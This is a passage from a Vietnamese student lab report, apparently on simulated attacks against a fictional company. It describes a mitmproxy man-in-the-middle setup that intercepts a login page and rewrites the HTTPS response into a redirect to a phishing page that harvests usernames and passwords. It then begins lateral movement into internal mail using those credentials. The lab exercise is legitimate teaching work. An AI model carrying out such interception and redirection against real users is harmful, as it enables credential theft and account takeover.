
b) Các bước thực hiện

- **Bước 1:** Khởi chạy giao diện của mitmproxy (gọi là mitmweb) với chế độ bỏ qua lỗi chứng chỉ SSL/TLS, cụ thể là cho phép chặn và phân tích cả những HTTPS không hợp lệ mà không cảnh báo lỗi bằng lệnh `mitmweb --ssl-insecure`




Hình 44. Giao diện web của mitmproxy

- **Bước 2:** Attacker tiến hành quan sát các gói tin được gửi từ trình duyệt của nạn nhân và phát hiện họ đã truy cập vào website `klaasy.com`. Đây là một trang web nội bộ của doanh nghiệp về một nhà hàng có tên "Klassy Cafe"




Hình 45. Gói tin GET gửi đến klaasy.com

- **Bước 3:** Để có thể vào trang chính của website thì người dùng cần thực hiện xác thực thông tin bằng cách truy cập đến trang đăng nhập có đường dẫn 'https://klaasy.com/login.php'. Biết được điều này, attacker đã nhập 'klaasy.com' trên **Intercept Bar** (Thanh chặn/giao tiếp tạm thời) của mitmweb. Nó sẽ tạm thời chặn một HTTP/HTTPS request hoặc response trước khi request được gửi đến server hoặc trước khi response được trả về cho client. Trong trường hợp này, các gói tin HTTPS request hoặc response mà trong nội dung có chứa 'klaasy.com' sẽ bị chặn




Hình 46. Chặn các gói tin HTTPS có nội dung chứa klaasy.com

- **Bước 4:** Chờ đợi và ngay khi nạn nhân truy cập đến trang đăng nhập thì gói tin này bị chặn




Hình 47. Attcker đã chặn gói tin gửi đến trang đăng nhập

- **Bước 5:** Attacker sử dụng chức năng **Modify Requests** của mitmweb để chỉnh sửa gói HTTPS response trước khi trả về cho nạn nhân. Attacker sẽ thay đổi mã trạng thái (status code) từ 200 OK thành 302 Found và thêm header Location với giá trị là đường dẫn URL đến server của attacker, cuối cùng nhấn Resume để gói tin được đến client. Server này là một trang web đăng nhập giả mạo có giao diện giống với trang web đăng nhập chính thức để đánh lừa nạn nhân thực hiện xác thực thông tin nhằm thu thập username và password của họ.




Hình 48. Gói tin HTTPS response được chỉnh sửa


Mục đích điều hướng trình duyệt nạn nhân đến trang web giả mạo của attacker là vì có một số website như Facebook, Instagram, Snapchat,... sử dụng Client-side password encryption, một kỹ thuật mã hóa ngay mật khẩu ngay trên trình duyệt (trước khi gửi lên server) bằng JavaScript, thay vì gửi mật khẩu gốc (plaintext) qua mạng. Vì vậy, nếu attacker chặn được traffic (MITM) thì họ chỉ thấy chuỗi mã hóa và khó có thể decrypt thành công.



Hình 49. Password được encrypt khi đăng nhập trên Instagram




Hình 50. Password được encrypt khi đăng nhập trên Facebook



Hình 51. Password được encrypt khi đăng nhập trên Snapchat


Tuy nhiên, phần lớn website không sử dụng kỹ thuật này như LinkedIn, Logitech,...




Hình 52. Plaintext password xuất hiện trong gói tin đăng nhập LinkedIn

- **Bước 6:** Tại trang web giả mạo, nạn nhân được yêu cầu đăng nhập hai lần để đảm bảo rằng thông tin đó là đúng, không phải do lỗi đánh máy. Sau đó, chuyển hướng nạn nhân trở lại trang đăng nhập chính thức để họ có thể thực hiện đăng nhập lần nữa và

vào bên trong trang web. Attacker sẽ thấy được hai gói tin POST request bao gồm username và password của nạn nhân



Hình 53. Gói tin POST của lần đăng nhập thứ 1



Hình 54. Gói tin POST của lần đăng nhập thứ 2

c) Kết quả

Như vậy, bằng việc theo dõi và điều khiển gói tin, attacker đã thu thập được một số thông tin quan trọng từ nạn nhân bao gồm username là 'thaont', password là 'thaont123' cùng một số thông tin khác.


4. Giai đoạn 3

a) Mục tiêu

Privilege Escalation và Lateral Movement là mục tiêu của giai đoạn này và có thể là mục tiêu cuối cùng của một cuộc tấn công. Attacker sẽ tận dụng tất cả dữ liệu thu thập được, dùng nó truy cập vào mail nội bộ của doanh nghiệp để lấy được nhiều thông tin nhất có thể nhằm phục vụ tấn công.


b) Các bước thực hiện

- **Bước 1:** Attacker đã biết được domain của doanh nghiệp là 'group11local.com', vì thế sẽ tận dụng credential từ giai đoạn trước để thử đăng nhập vào mail nội bộ của doanh nghiệp



